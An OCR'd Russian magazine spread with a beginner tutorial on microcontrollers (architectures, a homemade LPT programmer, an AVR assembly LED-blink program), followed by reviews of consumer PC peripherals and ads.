


> WatchDog для проверки эмуляторов

> Миниатюрный эмуль на ATtiny15

КОДИМ ХАРД

ДОЛИН СЕРГЕЙ
/ DLINYJ@REAL.XAKEP.RU, WWW.OPENPRESS.RU /



НАЧИНАЕМ РАБОТАТЬ С МИКРОКОНТРОЛЛЕРАМИ


ТЫ ВСЕГДА ХОТЕЛ ДЕЛАТЬ ИНТЕРФЕЙСНЫЕ ПЛАТЫ ДЛЯ КОМПЬЮТЕРА, НО СЧИТАЛ, ЧТО РАЗРАБОТКА ПРОЦЕССОРНЫХ СИСТЕМ — ЭТО УДЕЛ ГУРУ? НЕТ И ЕЩЕ РАЗ НЕТ! ВСЕ ПРОСТО. ЕСТЬ ЗАМЕЧАТЕЛЬНАЯ ВЕЩИЦА — МИКРОКОНТРОЛЛЕР, И ОНА ДОСТУПНА КАЖДОМУ. ПРОСТО НАДО ПОВЕРИТЬ, ЧТО ЭТО ЭЛЕМЕНТАРНО!

В нашей стране при совке микроконтроллер называли однокристальной микроЭВМ, что достаточно хорошо раскрывает его функции. Микроконтроллер (сокращенно МК) — это такая микросхема, в которой встроен процессор с памятью и всей периферией. Проще говоря, это полноценный компьютер, хотя и с очень скромными возможностями. Он выполнен на одном кристалле, которому для работы требуется только питание и залитая в него прошивка. Часто бывает, что для него ставят внешний кварцевый резонатор для выставления нужной частоты (обычно не превышающий 16 МГц). Но в нашем случае это не актуально.


Программируют под МК обычно на асме или Си, хотя и существуют компиляторы для других языков. Бывают даже интерпретаторы BASIC и Forth. Для отладки программ используются программные симуляторы (проги, на компе эмулирующие работу МК), внутрисхемные эмуляторы (девайсы, которые эмулируют работу микроконтроллера, включенного в схему). Также есть такая фича, как JTAG, которая позволяет управлять работой контроллера напрямую с компьютера.

Пара слов о самых-самых...

Самая распространенная архитектура на сегодняшний день — i8051. Это праотец многих современных контроллеров. Их выпускают практически все мировые производители процессоров. Даже в СССР был его аналог — 1816ВЕ51, который, к слову сказать, еще производится (по крайней мере, продается). i8051 была разработана фирмой Intel в 1980 году. Сначала был выпущен самый первый микроконтроллер — i8048. Чуть позже в этом же году Intel выпускает следующую модель — i8051 (тот же i8048, только более расширенный). С точки зрения технологии микроконтроллер i8051 являлся для своего времени очень сложным изделием — в кристалле было использовано 128 тыс. транзисторов, что в 4 раза превышало количество транзисторов в 16-разрядном микропроцессоре i8086. Это процессор с CISC-архитектурой (Complex Instruction Set Computers/сложный набор команд) имеет на своем борту 128 байт оперативной памяти и 32 программируемые линии ввода/вывода (то есть четыре восьмиразрядных порта). Тактовая частота — до 24 МГц. Яркий современный представитель этого семейства — AT89C51, выпускаемый фирмой Atmel (мануал к нему лежит на диске). Следует отметить, что архитектура i8051 хоть и очень старая, но достаточно популярная даже сейчас. Связано это с низкой себестоимостью, а также с обилием разработок и библиотек. Думаю, она просуществует еще лет 10, хотя постепенно сдает свои позиции, уступая новым, более быстрым и дешевым процессорам.



› Распиновка Меги8535



› Схема девайса

Далее по рейтингу популярности идут микроконтроллеры AVR (семейства «tiny», «classic» и «mega»). Потом следует любимый фрикерами всего мира PIC, выпускаемый фирмой MicroChip. Но восьмиразрядная архитектура постепенно отмирает и заменяется более перспективными 32-разрядными процессорными ядрами ARM. Данная архитектура тоже очень популярна среди мировых разработчиков процессоров. Именно ARM используется в современных КПК и мобильниках. Поэтому она считается самой перспективной архитектурой, так как при низкой стоимости (от двух баксов) имеем полноценный быстрый и 32-разрядный процессор.

Особенности архитектуры

Микроконтроллеры делятся на два типа архитектур: CISC и RISC. CISC-архитектура, к которой принадлежит i8051 и x86, имеет большой набор команд, но достаточно медленно их выполняет. Например, выполнение команд в i8051 архитектуре идет за машинным циклом, который в AT89C51 равен 12 тактам. Микроконтроллеры AVR, PIC и ARM являются представителями RISC-архитектуры (Reduced Instruction Set Computers/сокращенный набор команд). Отличительная особенность RISC состоит в том, что команда выполняется за такт, и, следовательно, процессор работает быстрее на той же тактовой частоте. Но в любой бочке меда есть капля дегтя. У RISC-архитектуры очень небольшой набор команд. Например, у PIC16F628 самая сложная математическая команда SUBWF — вычитание (сложения нет). А дальше крутись, как можешь. Но народ и умножает, и делит, имея в запасе только узкий набор инструкций (в данном процессоре всего 35 инструкций!). У AVR ситуация немного лучше. У него нет команд деления, которые легко обыгрываются остальными операторами. В составе AVR имеется до 133 инструкций, что ставит данный МК в пограничное состояние между CISC- и RISC-архитектурой.

Как зашить контроллер

Думаю, лучшим контроллером для начинающих является AVR. К нему написано огромное количество библиотек и программного софта. В инете валяется куча схем на его базе. Сам производитель Atmel занимается поддержкой разработчиков, и постоянно на сайте atmel.com выкладывает популярные решения насущных задач. Новичкам рекомендую прикупить микроконтроллер ATmega8535-16PI (см. рисунок).

Для заливки программы в микроконтроллер необходим программатор. Можно купить готовый девайс, но, по-моему, его проще спаять самому. Контроллеры AVR программируются по шине ISP. Есть и другие способы программирования, но мы их рассматривать не будем. Для прошивки нашего контроллера мы должны подключиться к ногам MOSI (6 ножка контроллера), MISO (7 ножка), SCK (8 ножка) и Reset (9 ножка). Программатор выполнен в виде шлейфа, припаянного к 25–контактному разъему типа «папа», вставляемого в LPT-порт.

На разъеме LPT-порта, соответственно, 2 — Reset, 3 — MOSI, 4 — SCK, 10 — MISO и любой от 18 до 25 — GND (смотри схему). Для прошивки контроллера МК мы будем использовать программу UniProf (avr.nikolaew.org).

Подключаем контроллер по описанной выше схеме, подаем на него питание и запускаем программу. Если все было запаяно правильно, то программа сама определит тип МК. Далее открываем файл прошивки (обычно с расширением GEN, BIN или HEX), потом жмем кнопку «Стереть контроллер» (без этой операции AVR не зашьется, а программа-прошивальщик даст ошибку записи) и кнопку «Зашить». Все! Программа залита в наш микрокомпьютер.


Первая программа для микроконтроллера.

Все программисты начинали писать свои творения с примитивной программы «Hello World». Своеобразный «Hello World» для микроконтроллера — это процесс моргания светодиодом.

Собираем данную схему. У нас в арсенале имеются и разъем программирования, и светодиоды. Теперь нам нужен пакет для разработчиков на ассемблере — AVR Studio. Ставим, запускаем и жмем кнопку «New project». Выбираем AVR Assembler и называем проект, например, Hello World. Жмем Next, выбираем AVR Simulator и тип микроконтроллера (в нашем случае — ATmega8535). Все. Теперь ваяем программу. Начинать кодинг следует с инклудника:


```
.include "m8535def.inc"
```

Данное включение определяет имена регистров, параметры стека и всякую системную инфу, которую можно посмотреть, заглянув в него. Данный инклуд для каждого МК будет свой, его необходимо найти самостоятельно, в папке с AVR Studio, или покопаться в инете. Далее следует описание переменных, но это необязательный процесс. Однако он облегчает читабельность и отладку нашей программы. Потом по нулевому адресу мы ставим безусловный переход на основной код.






› Резистор, используемый в схеме, зависит от типов светодиодов. Может быть, от 300 Ом до 1,5 кОм. Ставь 470 Ом — не прогадаешь.



› Мануалы по микроконтроллерам, упоминаемым в статье, можно найти на диске. Также там содержатся программы UniProg, AVR Studio и прошивка для МК.



› Об особенностях архитектуры различных контроллеров можно глянуть тут: http://atmel.ru/Articles/Atmel18.htm Рекомендую начать изучение контроллеров AVR с этих сайтов: http://avr.nikolaew.org/ и http://atmel.com/products/avr/.



> Представители i8051

> Пригоршня контроллеров

> Микроконтроллер PIC16F628

> AVR-контроллеры на любой вкус

> Могучая кучка ARM

```
.org        0
rjmp        START
```

За переходом обычно находится таблица прерываний, но в нашей программе она не используется. Потом у нас идет инициализация стека:

```
START:
        ldi         R16,low(RAMEND)
        out         SPL,R16
        ldi         R16,high(RAMEND)
        out         SPH,R16
```

Это стандартная процедура, где мы определяем адресное пространство, где будет располагаться стек. Значения low(RAMEND) и high(RAMEND) определены в нашем подключаемом файле m8535def.inc. Затем мы инициализируем порты ввода/вывода. В нашем случае мы ставим PORTA на вывод:

```
ser         R16
out         DDRA, R16
```


Командой ser мы загружаем в регистр R16 значение FF. Далее мы устанавливаем в регистре DDRA все пины порта A на вывод. Если установить какой-либо бит в ноль, то это будет означать, что данный пин порта будет работать на ввод. После всех инициализаций начинается основная программа, которая бегает в бесконечном цикле:

```
LOOP:
        ldi         R17, 1
        out         PORTA,R17
        ldi         R20,50
        rcall WAIT
        ...
        rjmp LOOP
```

Тут мы по очереди загружаем в регистр R17 значение 1,2,4,8 и выводим их в порт, затем вызываем процедуру задержки (весь листинг программы лежит на диске). Получается, что у нас по очереди будут зажигаться светодиоды: сначала на нулевой ножке порта A, потом на первой и т.д., но с некоторой задержкой, определяемой в процедуре WAIT:

```
WAIT:
        dec         R18
        brne        WAIT
        dec         R19
        brne        WAIT
        dec         R20
        brne        WAIT
        ret
```

Данная процедура работает следующим образом: уменьшает регистр-счетчик R18 и переходит на метку WAIT, если он не стал нулем. Если он стал нулем, то пропускает эту команду и уменьшает регистр R19 и снова начинает уменьшать регистр R18. Данная процедура рассчитывается по тактам. То есть верхняя часть будет равна числу 256*3, потом умножаем это число снова на 256, потом умножаем на число, записанное в регистр R20, перед вызовом процедуры (у нас 50). Получаем 9830400 тактов, что при частоте внутреннего таймера 1 МГц дает задержку примерно 10 секунд. При частоте 4 МГц будет уже 2,5 секунды.



Шаманский девайс

Итого

Теперь ты можешь сделать на базе этого устройства, например, переключалку елочных гирлянд, просто добавив одну микросхему (например, ULN2003A) и повесив на нее реле.

Дальше можешь модифицировать программу и сделать фрик-девайс, выключалку компьютера и множество различных хацкерских устройств.

Пара слов об архитектуре AVR

AVR — это 8-разрядный RISC-микроконтроллер, имеющий быстрое ядро, Flash-память программ ROM, память данных SRAM, порты ввода/вывода и интерфейсные схемы. Гарвардская архитектура разделяет адресное пространство процессора на память данных и память программ в микроконтроллерах AVR. AVR на своем борту имеет 32 байтовых регистра общего назначения (от R0 до R31). Шесть регистров могут использоваться как три 16-разрядных указателя адреса при косвенной адресации данных (X = R26:R27, Y = R28:R29 и Z = R30:R31). У AVR есть энергонезависимая память EEPROM, предназначенная только для данных и доступная программным путем из микроконтроллера. Частоту работы микроконтроллера можно задавать внутренним таймером, внешним кварцем или RC-цепочкой. У контроллера достаточно стандартный набор команд, таких как MOV, IN,OUT, INC, DEC и т.п. Но есть и свои особенности. К примеру, загрузить в регистр число-константу можно только командой LDI. Например: LDI R16,0xFA — загрузить в регистр R16 значение FAh.

Прелесть CISC-архитектуры

Существует замечательная команда, отражающая прелесть и недостаток CISC-архитектуры. Это — код для AT89C51:

```
DJNC R0,Label
```

Команда уменьшает регистр R0 на единицу и переходит на метку Label, если R0 не равен нулю. Аналогичный код на AVR будет таким:

```
DEC R16      ; уменьшаем R16 на еденицу
BRNE Label   ; переход, если не равно нулю
```

Правда, для AT89C51 команда будет выполняться за машинный цикл, равный 12 тактам, а для AVR — всего три такта.





СДЕЛАЙТЕ РАЗУМНЫЙ ВЫБОР

Ваш новый виртуальный дом ждет Вас!

www.nt.ru

Процессор AMD Athlon™ 64 - передовая производительность для игр, видео и музыки



www.amd.ru

Надежные компьютеры для любых задач.
Модельный ряд на все запросы и возможности. 3 года гарантии.

Компьютеры марки <NT> на базе процессора АМД Athlon ™ 64 спрашивайте в магазинах Федеральной сети компьютерных центров POLARIS.
Оптовые поставки (495) 970 1930. Сеть региональных филиалов.

НОВИНКИ

20 $

BTC 6301 C

Стильная тонкая клавиатура с мультимедийными кнопками

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Интерфейс: USB
Тип клавиш: мембранные
Мультимедийные кнопки: 11 штук
Габариты: 470x175x20 мм

\+

1) Низкопрофильные кнопки имеют небольшой ход, что понравится поклонникам ноутбуков.

2) Мультимедийные клавиши имеют крепление, схожее с установкой на музыкальных инструментах, например, на рояле.

3) Благодаря USB можно «на ходу» подключать и отключать клавиатуру.

4) Классический черно-серебристый корпус будет хорошо сочетаться с любым монитором.

5) Компания дает 5 лет гарантии с возможностью бесплатной замены, если ты сам ее, конечно, не раскурочишь.

6) Тонкий профиль корпуса снизит нагрузку на запястья при частой работе с текстом.

7) Дополнительные кнопки разделены на два смысловых блока: управление проигрывателем и работа в интернете дома.



1) Установлена всего одна кнопка управления питанием — «sleep». Если хочешь, чтобы комп отключался, а не засыпал, то придется крутить настройки.

2) У хакеров со старыми материнскими платами может возникнуть проблема при установке ОС, на некоторых из них BIOS не распознает USB-клавиатуру.

50 $

Genius Ergo R815

Эргономичная беспроводная мышь с интегрированным зарядным устройством

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Разрешение оптического элемента: 800, 1600 dpi
Питание: 2 элемента AA
Радиус действия: 10 м
Дополнительно: интегрированное зарядное устройство с питанием через USB
Вес: 140 г
Габариты: 120x55x35 мм



1) Мышь укомплектована аккумуляторами 1500мАч. Заряжаются они в самом девайсе при подключении через USB.

2) Адаптер беспроводной связи можно таскать вместе с мышью, у которой для этого есть специальное углубление.

3) Мышка работает в радиусе 10 метров.

4) Установка брелока с USB-приемником в гнездо для переноски автоматически выключает мышь.

5) Благодаря лазеру точность мышки увеличилась по сравнению с оптическими собратьями.

6) Кнопка под большим пальцем позволяет на ходу переключать разрешение от 800 до 1600 dpi.

7) Колесо позволяет скролить не только вверх/вниз, но и вправо/влево, так как его можно наклонять. На нажатие оно тоже реагирует.

8) Есть две настраиваемые кнопки, которые очень удобно расположены.

9) Светодиод на спине оповещает о необходимости зарядки аккумуляторов.



1) Эргономичная форма и привлекательный дизайн имеют один небольшой недостаток: мышь разработана для правшей.

285 $

32 $

Thermaltake Muse 2.5"

Бокс для ноутбучных хардов 2.5"

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Модель: A2291
Размеры: 130 x 82.4 x 19.8 мм
Материал: Алюминий
Вес: 155 г
Интерфейс: P-ATA к USB 2.0
PCBA чип: Cypress AT2+
Скорость передачи: 480 МБ/с
Поддержка ОС: Win SE/ME/2000/XP, MAC OS 9.04 и выше



1) По долгу службы многим хацкерам в погонах часто приходится сталкиваться с проблемой переноски больших объемов информации. Флешки малы по объему, а трехдюймовые HDD велики по габаритам. На этот случай можно воспользоваться 2.5" дисками, а с ними и стильным боксом для переноски от Thermaltake.

2) Он выполнен из чистого алюминия, а сообщение с компом происходит через USB-порт. Поверь, это очень удобно. При этом не нужно никакого сопутствующего софта.

3) С внутренней стороны коробки находятся прокладки из пенорезины, которые фиксируют и предохраняют HDD от деструктивных действий со стороны окружающей среды.

4) В комплекте с боксом, кроме небольшого кейса из кожзаменителя, диска и мануала, имеется шнур с раздвоенным концом: один питается от матери, а через второй происходит трансфер инфы.



1) Крышка при закрытии скрепит и при жестоком обращении может легко деформироваться.

2) Чтобы проверить, не тормозит ли бокс передачу информации на диск, мы провели скоростной тест. Диск Toshiba 2.5" (MK1032GAX) 5400RPM подключался к ноутбуку стандартным методом, а после — через бокс от Thermaltake. Результатом оказались 17,6 Мб/с через бокс против 21,1 Мб/с в стандартном режиме. Что тут скажешь: USB — не самый скоростной интерфейс.

Guitammer Buttkicker Gamer

ЭрВибрационное устройство для повышения реализма в играх

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Подключение: аудиовыход звуковой карты
Потребляемая мощность: 100 Вт
Габариты: 129x36x93 мм
Вес: 6,3 кг



1) Девайс работает с любым компьютером, игровой приставкой или даже стереосистемой, так как подключается к аудиовыходу.

2) Различные переходники облегчат подключение к любому виду аудиотехники.

3) Вибрационное устройство можно смонтировать на любой стул или кресло при помощи шарнирного хомута. Через стул вибрации из игр передаются во все тело.

4) Длины проводов хватит, чтобы расположиться от источника звука на расстоянии до 7 метров.

5) Сила обратной связи и выбор частот, влияющих на работу вибрационного блока, устанавливается на усилителе.

6) Толщина соединительных проводов и разъемы не оставляют сомнений в качестве изготовления устройства.

7) При помощи специальной подставки возможна установка усилителя в вертикальном положении, чтобы он занимал меньше места.

8) Сила вибрации такова, что пустой стул будет подпрыгивать на месте при резких звуках в играх.



1) Блок питания ощутимо греется при длительной работе, а его охлаждающий вентилятор сильно шумит.





С пультом по жизни!

Устройство дистанционного управления компом от IRLink

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Интерфейс: USB (возможен COM)
Количество кнопок, шт.: 35
Возможность работы со сторонним пультом ДУ: есть
Размеры приемника, мм: 90x50x13
Размеры пульта, мм: 165x58x26
Тип батареек: 2x1.5V, AA



1) В комплекте идет специальный приемник и диск с софтом.

2) Инфракрасный USB-приемник можно подружить с любым оказавшимся под рукой пультом ДУ: от телевизора, видика, музыкального центра или даже кондиционера.

3) С подключением вопросов возникнуть не должно — требуется лишь воткнуть приемник в свободный USB-порт, установить дрова и набор софта.

4) Утилита IRLink.Lite — готовый набор пресетов для наиболее популярного софта. Настоящая мечта лентяя: никаких настроек, надо лишь вспомнить, куда все добро установлено…

5) IRLink.3 — расширенная версия утилиты, в которой имеются широкие возможности по настройке практически под любой софт в твоей системе.

6) По умолчанию управлению поддается, в принципе, любой из известных медиаплееров, а также Microsoft PowerPoint, большинство графических «смотрелок» и даже мышиный курсор!

7) Можно заюзать несколько пультов. К примеру, видеоплеером можно будет управлять с ДУ от бытового DVD-проигрывателя, а WinAmp'ом — с пульта от музыкального центра!

8) Приемник выпускается не только в USB-варианте, но и в версии с COM-подключением, а также для установки в корпус в пятидюймовый отсек для DVD-ROM — на случай, если места на столе жалко.

10) Цена вопроса — всего лишь 900 рублей за полный набор с пультом в комплекте. При этом в случае возникновения проблем с подключением его обменяют на новый безвозмездно!



1) Хотелось бы иметь возможность заливать в пульт прошивки для управления бытовой техникой, а не только компом.

Vizo Master Panel MPT-101

Интерфейсная панель для подключения HDD.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Интерфейс с компьютером: SATA
Разъемы: IDE, SATA, E-SATA, Power SATA
Цвет: белый жемчуг, серый, черный
Установка: отсек 5,25"



